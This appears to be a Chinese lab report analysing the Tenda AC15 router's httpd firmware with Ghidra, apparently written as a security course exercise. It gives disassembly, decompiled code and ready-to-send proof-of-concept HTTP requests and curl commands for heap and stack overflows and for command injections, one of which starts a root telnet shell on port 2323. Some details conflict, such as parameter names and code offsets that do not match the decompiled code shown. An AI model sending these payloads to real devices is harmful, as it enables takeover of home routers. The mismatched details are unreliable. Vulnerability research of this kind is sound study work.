> 综合 4.1 与 4.2 即可看出 `SetValue` / `GetValue` 组合的危险：写端不限长 + 读端使用过小的栈缓冲 = 跨请求的栈缓冲区溢出。


Task 2：寻找缓冲区溢出漏洞（`saveParentControlInfo`）



```
undefined4        Stack[-0x3f4... local_3f4                              XREF[1]:     00085d54(W)
undefined4        Stack[-0x3f8... local_3f8                              XREF[1]:     00085d48(W)
undefined4        Stack[-0x3fc... local_3fc                              XREF[1]:     00085d3c(W)
undefined4        Stack[-0x400... local_400                              XREF[1]:     00085d30(W)
                  saveParentControlInfo                                  XREF[4]:     Entry Point(*),
                                                                                      FUN_00042378:000428dc(*),
                                                                                      FUN_00042378:000428e0(*),
                                                                                      000ffa48(*)
0008587c 30 48 2d e9     stmdb      sp!,{r4,r11,lr}
00085880 08 b0 8d e2     add        r11,sp,#0x8
00085884 fd df 4d e2     sub        sp,sp,#0x3f4
00085888 3c 49 9f e5     ldr        r4,[DAT_000861cc]                      = 00079B24h
0008588c 04 40 8f e0     add        r4,pc,r4
00085890 d8 03 0b e5     str        r0,[r11,#local_3dc]
00085894 dc 13 0b e5     str        r1,[r11,#local_3e0]
00085898 e0 23 0b e5     str        r2,[r11,#local_3e4]
0008589c 90 20 4b e2     sub        r2,r11,#0x90
000858a0 40 30 a0 e3     mov        r3,#0x40
000858a4 02 00 a0 e1     cpy        r0,r2
000858a8 00 10 a0 e3     mov        r1,#0x0
000858ac 03 20 a0 e1     cpy        r2,r3
000858b0 fd 26 fe eb     bl         <EXTERNAL>::memset                     void * memset(void * __s, int __
000858b4 29 2e 4b e2     sub        r2,r11,#0x290
000858b8 02 3c a0 e3     mov        r3,#0x200
000858bc 02 00 a0 e1     cpy        r0,r2
000858c0 00 10 a0 e3     mov        r1,#0x0
000858c4 03 20 a0 e1     cpy        r2,r3
000858c8 f7 26 fe eb     bl         <EXTERNAL>::memset                     void * memset(void * __s, int __
000858cc a6 3f 4b e2     sub        r3,r11,#0x298
000858d0 00 20 a0 e3     mov        r2,#0x0
000858d4 00 20 83 e5     str        r2,[r3,#0x0]=>local_29c
000858d8 04 30 83 e2     add        r3,r3,#0x4
000858dc 00 20 a0 e3     mov        r2,#0x0
000858e0 b0 20 c3 e1     strh       r2,[r3,#0x0]=>local_298
000858e4 02 30 83 e2     add        r3,r3,#0x2
000858e8 00 20 a0 e3     mov        r2,#0x0
000858ec 00 20 c3 e5     strb       r2,[r3,#0x0]=>local_296
000858f0 01 30 83 e2     add        r3,r3,#0x1
000858f4 00 30 a0 e3     mov        r3,#0x0
000858f8 14 30 0b e5     str        r3,[r11,#local_18]
000858fc 00 30 a0 e3     mov        r3,#0x0
00085900 18 30 0b e5     str        r3,[r11,#local_1c]
00085904 00 30 a0 e3     mov        r3,#0x0
00085908 10 30 0b e5     str        r3,[r11,#local_14]
0008590c 31 2e 4b e2     sub        r2,r11,#0x310
00085910 78 30 a0 e3     mov        r3,#0x78
00085914 02 00 a0 e1     cpy        r0,r2
00085918 00 10 a0 e3     mov        r1,#0x0
0008591c 03 20 a0 e1     cpy        r2,r3
00085920 e1 26 fe eb     bl         <EXTERNAL>::memset                     void * memset(void * __s, int __
00085924 39 2e 4b e2     sub        r2,r11,#0x390
00085928 80 30 a0 e3     mov        r3,#0x80
0008592c 02 00 a0 e1     cpy        r0,r2
00085930 00 10 a0 e3     mov        r1,#0x0
00085934 03 20 a0 e1     cpy        r2,r3
00085938 db 26 fe eb     bl         <EXTERNAL>::memset                     void * memset(void * __s, int __
0008593c 00 30 a0 e3     mov        r3,#0x0
00085940 1c 30 0b e5     str        r3,[r11,#local_20]
00085944 00 30 a0 e3     mov        r3,#0x0
00085948 94 33 0b e5     str        r3,[r11,#local_398]
0008594c 00 30 a0 e3     mov        r3,#0x0
00085950 20 30 0b e5     str        r3,[r11,#local_24]
00085954 d8 03 1b e5     ldr        r0,[r11,#local_3dc]
00085958 70 38 9f e5     ldr        r3,[DAT_000861d0]                      = FFFEEBD0h
0008595c 03 30 84 e0     add        r3,r4,r3
00085960 03 10 a0 e1     cpy        r1=>s_deviceId_000edf88,r3             = "deviceId"
00085964 68 38 9f e5     ldr        r3,[DAT_000861d4]                      = FFFEE970h
00085968 03 30 84 e0     add        r3=>DAT_000edd28,r4,r3
```

```
1
2  void saveParentControlInfo(undefined4 param_1)
3
4  {
5    int iVar1;
6    undefined uVar2;
7    bool bVar3;
8    char local_3d8 [32];
9    undefined4 local_3b8;
10   undefined4 local_3b4;
11   undefined4 local_3b0;
12   undefined4 local_3ac;
13   undefined4 local_3a8;
14   undefined4 local_3a4;
15   undefined4 local_3a0;
16   undefined4 local_39c;
17   int local_398;
18   char acStack_394 [128];
19   int aiStack_314 [30];
20   char local_29c [4];
21   undefined2 local_298;
22   char local_296 [2];
23   undefined auStack_294 [512];
24   undefined auStack_94 [64];
25   undefined *local_54;
26   void *local_50;
27   char *local_4c;
28   char *local_48;
29   undefined4 local_44;
30   char *local_40;
31   char *local_3c;
32   char *local_38;
33   char *local_34;
34   char *local_30;
35   char *local_2c;
36   char *local_28;
37   undefined4 local_24;
38   undefined4 local_20;
39   int local_1c;
40   int local_18;
41   int local_14;
42
43   memset(auStack_94,0,0x40);
44   memset(auStack_294,0,0x200);
45   local_29c[0] = '\0';
46   local_29c[1] = '\0';
47   local_29c[2] = '\0';
48   local_29c[3] = '\0';
49   local_298 = 0;
50   local_296[0] = '\0';
51   local_18 = 0;
52   local_1c = 0;
53   local_14 = 0;
54   memset(aiStack_314,0,0x78);
55   memset(acStack_394,0,0x80);
56   local_20 = 0;
57   local_398 = 0;
58   local_24 = 0;
59   local_28 = (char *)FUN_0002ba8c(param_1,"deviceId",&DAT_000edd28);
60   local_2c = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000edd28);
61   local_30 = (char *)FUN_0002ba8c(param_1,&DAT_000edd60,&DAT_000edd28);
62   local_34 = (char *)FUN_0002ba8c(param_1,"url_enable",&DAT_000edd28);
63   local_38 = (char *)FUN_0002ba8c(param_1,&DAT_000edd58,&DAT_000edd28);
64   local_3c = (char *)FUN_0002ba8c(param_1,&DAT_000edd68,&DAT_000edd28);
65   local_40 = (char *)FUN_0002ba8c(param_1,"block",&DAT_000edd28);
66   local_44 = FUN_0002ba8c(param_1,"connectType",&DAT_000edd28);
67   local_48 = (char *)FUN_0002ba8c(param_1,"limit_type",&DAT_000eddc8);
68   local_4c = (char *)FUN_0002ba8c(param_1,"deviceName",&DAT_000edd28);
69   if (*local_4c != '\0') {
```


```
3  }
4  local_50 = malloc(0x254);
5  memset(local_50,0,0x254);
5  strcpy((char *)((int)local_50 + 2),local_28);
7  local_54 = (undefined *)malloc(0x254);
8  memset(local_54,0,0x254);
9  SetValue("parent.global.en",&DAT_000eddc8);
0  SetValue("filter.url.en",&DAT_000eddc8);
1  SetValue("filter.mac.en",&DAT_000eddc8);
2  strcpy(local_54 + 2,local_28);
3  strcpy(local_54 + 0x22,local_30);
4  sscanf(local_3c,"%d,%d,%d,%d,%d,%d,%d",local_29c,local_29c + 1,local_29c + 2,local_29c + 3,
5         &local_298,(int)&local_298 + 1,local_296);
6  if (((((local_29c[0] == '\0') && (local_29c[1] == '\0')) && (local_29c[2] == '\0')) &&
7      ((local_29c[3] == '\0' && ((char)local_298 == '\0')))) &&
8     ((local_298._1_1_ == '\0' && ((local_296[0] == '\0' && (*local_40 == '\0')))))) {
9    for (local_14 = 0; local_14 < 7; local_14 = local_14 + 1) {
0      local_54[local_14 + 0x42] = 1;
1    }
2  }
```



1. 漏洞描述


项目	内容
URI	`/goform/saveParentControlInfo`
处理函数	`saveParentControlInfo` @ `0x0008587c`
Source	`websGetVar`（`FUN_0002ba8c` @ `0x2ba8c`）
Sink	`strcpy` / `sprintf`（无边界检查）


`saveParentControlInfo` 从 HTTP 请求中读取家长控制相关字段，其中与漏洞相关的用户输入字段如下：



参数字段	含义
`deviceId`	设备 ID（`local_28`）
`enable`	开关
`time`	时间段（`local_30`）
`urls`	URL 过滤列表（`local_38`）
`day`	星期
`deviceName`	设备名

漏洞点 A（堆溢出）：`malloc(0x254)` 分配 `local_54` 后，使用 `strcpy` 将用户可控的 `urls` 写入固定偏移处，未检查长度：







```
local_54 = (undefined *)malloc(0x254);          // 仅 0x254(596) 字节
memset(local_54, 0, 0x254);
...
strcpy(local_54 + 2,  local_28);                // deviceId → 偏移 +2
strcpy(local_54 + 0x22, local_30);              // time     → 偏移 +0x22
...
strcpy(local_54 + 0x50, local_38);              // urls     → 偏移 +0x50  【Sink】
```

`urls` 之前已占用约 `0x50` 字节头部空间，剩余可用空间不足 0x204 字节；`strcpy` 对 `urls` **无长度限制**，超长 URL 列表会溢出 `local_54` 堆块，破坏相邻堆元数据或函数指针。

漏洞点 B（栈溢出）：在更新 `parent.control.id` 配置时：





```
char acStack_394[128];
...
undefined auStack_294[512];
...
GetValue("parent.control.id", auStack_294);       // 最多读入 512 字节
sprintf(acStack_394, "%s,%d", auStack_294, local_398);  // 【Sink】写入 128 字节缓冲
SetValue("parent.control.id", acStack_394);
```

当 `parent.control.id` 中已有较长字符串（可由多次 `saveParentControlInfo` 调用累积），`sprintf` 生成的结果超过 128 字节，将覆盖 `saveParentControlInfo` 栈上的其它局部变量与返回地址。

source-to-sink 污点传播路径（以 `deviceId` 为例）：


```
(0x00085970, local_28 = (char *)FUN_0002ba8c(param_1, "deviceId", &DAT_000edd28);)
(0x00085cdc, strcpy(local_54 + 2, local_28);)
```

source-to-sink 污点传播路径（以 `sprintf` 为例）：



```
(0x000860f0, GetValue("parent.control.id", auStack_294);)
(0x0008610c, sprintf(acStack_394, "%s,%d", auStack_294, local_398);)
```

2. PoC 报文

方式一：堆溢出（`urls` 字段）


```
POST /goform/saveParentControlInfo HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: <根据实际长度填写>

deviceId=1&enable=1&time=1-
2&url_enable=1&urls=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&day=1,0,0,0,0,0,0&block=0&connectType=0&limit_type=
0&deviceName=test
```


方式二：栈溢出（污染 `parent.control.id` 后再次保存）

先多次提交使 `parent.control.id` 变长，再触发 `sprintf`；或单次提交超长 `deviceId` 经 `strcpy(local_50+2, deviceId)` 破坏堆后再触发配置读写。

```
# 示例：连续两次保存，第二次携带超长 urls
curl -X POST "http://192.168.0.1/goform/saveParentControlInfo" \
  --data-urlencode "deviceId=1" \
  --data-urlencode "enable=1" \
  --data-urlencode "time=1-2" \
  --data-urlencode "urls=$(python3 -c 'print(\"A\"*800)')" \
  --data-urlencode "day=1,0,0,0,0,0,0"
```

Task 3：寻找命令注入漏洞（`formSetSambaConf`）





1. 漏洞描述

项目	内容
URI	`/goform/SetSambaCfg`（注册名 `SetSambaCfg`）
处理函数	`formSetSambaConf` @ `0x000a5528`
Source	`websGetVar`（`FUN_0002ba8c`）
Sink	`doSystemCmd`

攻击流程：

1. 攻击者通过 `guestuser` 字段传入 `admin;telnetd -l /bin/sh -p 2323;`；
2. `SetValue("usb.samba.guest.user", ...)` 将其持久化到配置文件；
3. 同一次或下一次请求进入非 `del` 分支时，`GetValue` 读回该字符串；
4. `doSystemCmd("busybox deluser %s", local_74)` 将其拼入 shell 命令，**分号被 shell 解析为命令分隔符**，从而执行注入命令。

source-to-sink 污点传播路径：

```
(0x000a5654, local_2c = (char *)FUN_0002ba8c(param_1, "guestuser", &DAT_000f1f54);)
(0x000a577c, SetValue("usb.samba.guest.user", local_2c);)
(0x000a572c, GetValue("usb.samba.guest.user", local_74);)
(0x000a5754, doSystemCmd("busybox deluser %s", local_74);)
```

2. PoC 报文

```
POST /goform/SetSambaCfg HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded
Cookie: <登录后的 Cookie，若需要>
Content-Length: 180

password=admin&premitEn=0&internetPort=21&action=add&usbName=USB_DISK&guestpwd=guest&guestuser=admin;telnetd%20-l%20/bin/sh%20-p%202323;&guestaccess=1&fileCode=UTF-8
```

或使用 `curl`：

```
curl -X POST "http://192.168.0.1/goform/SetSambaCfg" \
  -d "password=admin" \
  -d "premitEn=0" \
  -d "internetPort=21" \
  -d "action=add" \
  -d "guestuser=admin;telnetd -l /bin/sh -p 2323;" \
  -d "guestpwd=guest" \
  -d "guestaccess=1"
```

Task 4：自行寻找漏洞

除上述函数外，在 `/bin/httpd` 中通过 (1) 搜索 `doSystemCmd` / `system` 交叉引用、(2) 搜索无长度限制的 `strcpy` / `sprintf`、(3) 解析 `FUN_00042378` 路由表可发现大量类似问题。以下给出两个典型漏洞。


漏洞 4-1：`formWriteFacMac` 命令注入

项目	内容
URI	`/goform/WriteFacMac`
函数地址	`0x000451a8`

项目	内容
发现方法	在 Ghidra 中对字符串 `cfm mac` 做 Xref，定位到 `formWriteFacMac`

```
void formWriteFacMac(undefined4 param_1) {
  uVar1 = FUN_0002ba8c(param_1, "mac", "00:01:02:11:22:33");  // Source
  FUN_0002c40c(param_1, "modify mac only.");
  doSystemCmd("cfm mac %s", uVar1);                           // Sink
  FUN_0002c954(param_1, 200);
}
```

污点路径:





```
(0x000451e4, uVar1 = FUN_0002ba8c(param_1, "mac", "00:01:02:11:22:33");)
(0x00045210, doSystemCmd("cfm mac %s", uVar1);)
```

PoC:

```
GET /goform/WriteFacMac?mac=00:01:02:11:22:33;id>/tmp/pwned HTTP/1.1
Host: 192.168.0.1
```

漏洞 4-2：`setSchedWifi` 堆缓冲区溢出




```
local_34 = (undefined *)malloc(0x19);
local_1c = atoi(local_20);
local_14 = mib2utc(local_24,local_28,local_30,auStack_158,auStack_d8,0x80,0x80);
if ((local_14 == 0) || (local_1c == 0)) {
  printf("%s\n%s\n",auStack_158,auStack_d8);
  iVar1 = FUN_0008ce44(auStack_158,auStack_d8);
  if ((iVar1 == 0) || (local_1c == 0)) {
    SetValue("nkgw.wlan.offtime.list1",auStack_158);
    SetValue("nkgw.wlan.ontime.list1",auStack_d8);
    if (local_34 != (undefined *)0x0) {
      iVar1 = atoi(local_3c);
      bVar3 = iVar1 == 0;
      if (bVar3) {
        iVar1 = 0;
      }
      uVar2 = (undefined)iVar1;
      if (!bVar3) {
        uVar2 = 1;
      }
      *local_34 = uVar2;
      iVar1 = atoi(local_20);
      bVar3 = iVar1 == 0;
      if (bVar3) {
        iVar1 = 0;
      }
      uVar2 = (undefined)iVar1;
      if (!bVar3) {
        uVar2 = 1;
      }
      local_34[1] = uVar2;
      strcpy(local_34 + 2,local_24);
      strcpy(local_34 + 10,local_28);
```

项目	内容
URI	`/goform/openSchedWifi`
函数地址	`0x0008d374`
发现方法	路由表导出 → 反编译 `setSchedWifi` → 发现 `malloc(0x19)` 后接 `strcpy`

```
local_34 = (undefined *)malloc(0x19);     // 仅分配 25 字节
...
strcpy(local_34 + 2, local_24);           // local_24 = websGetVar(..., "timeStart", ...)
strcpy(local_34 + 10, local_28);          // local_28 = websGetVar(..., "timeEnd", ...)
```

`timeStart` / `timeEnd` 来自用户输入，而目标堆块只有 **0x19(25) 字节**，`strcpy` 必然造成 **堆溢出。**

污点路径:




```
(0x0008d414, local_24 = (char *)FUN_0002ba8c(param_1, "schedStartTime", &DAT_000eeb64);)
(0x0008d6e0, strcpy(local_34 + 2, local_24);)
```

PoC:

```
POST /goform/openSchedWifi HTTP/1.1
Host: 192.168.0.1
Content-Type: application/x-www-form-urlencoded

schedWifiEnable=1&timeStart=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&timeEnd=BBBBBBBBBBBBBBBBBBBBBBBBBBBBBBBB&schedDay=1,1,1,1,1,1,1
```

漏洞发现方法

1. **字符串搜索**：在 Ghidra 中搜索 `doSystemCmd`、`busybox`、`cfm` 等特征字符串，追踪 Xref 到表单处理函数。
2. **导出路由表**：解析 `FUN_00042378` 中对 `websFormDefine` 的调用，获得完整 URI 列表后逐个审计。
3. **危险 API 模式**：对 `websGetVar` 返回值直接使用 `strcpy` / `sprintf` / `doSystemCmd("%s", user)` 的函数优先排查。
4. **对比参考报告**：结合 CVE 描述与 IoT-vulnerable 仓库中的 Tenda AC15 分析文档交叉验证。

实验分析与总结

本次实验围绕 Tenda AC15 `httpd` 服务，系统性地完成了固件解压、GoAhead 路由定位与四处典型漏洞分析：

任务	漏洞类型	关键函数	触发 URI
Task 1	栈溢出（SetValue/GetValue）	`formSetAutoQosInfo` / `formGetAutoQosInfo`	`saveAutoQos` + `initAutoQos`
Task 2	堆/栈溢出	`saveParentControlInfo`	`saveParentControlInfo`
Task 3	命令注入	`formSetSambaConf`	`SetSambaCfg`
Task 4	命令注入 / 堆溢出	`formWriteFacMac` / `setSchedWifi`	`WriteFacMac` / `openSchedWifi`

Tenda 固件 Web 处理逻辑大量依赖 `websGetVar` 获取用户输入后，未经长度校验即进入 `strcpy`、`sprintf` 或 `doSystemCmd`；配置读写 API `SetValue` / `GetValue` 进一步将漏洞延伸为跨请求攻击面。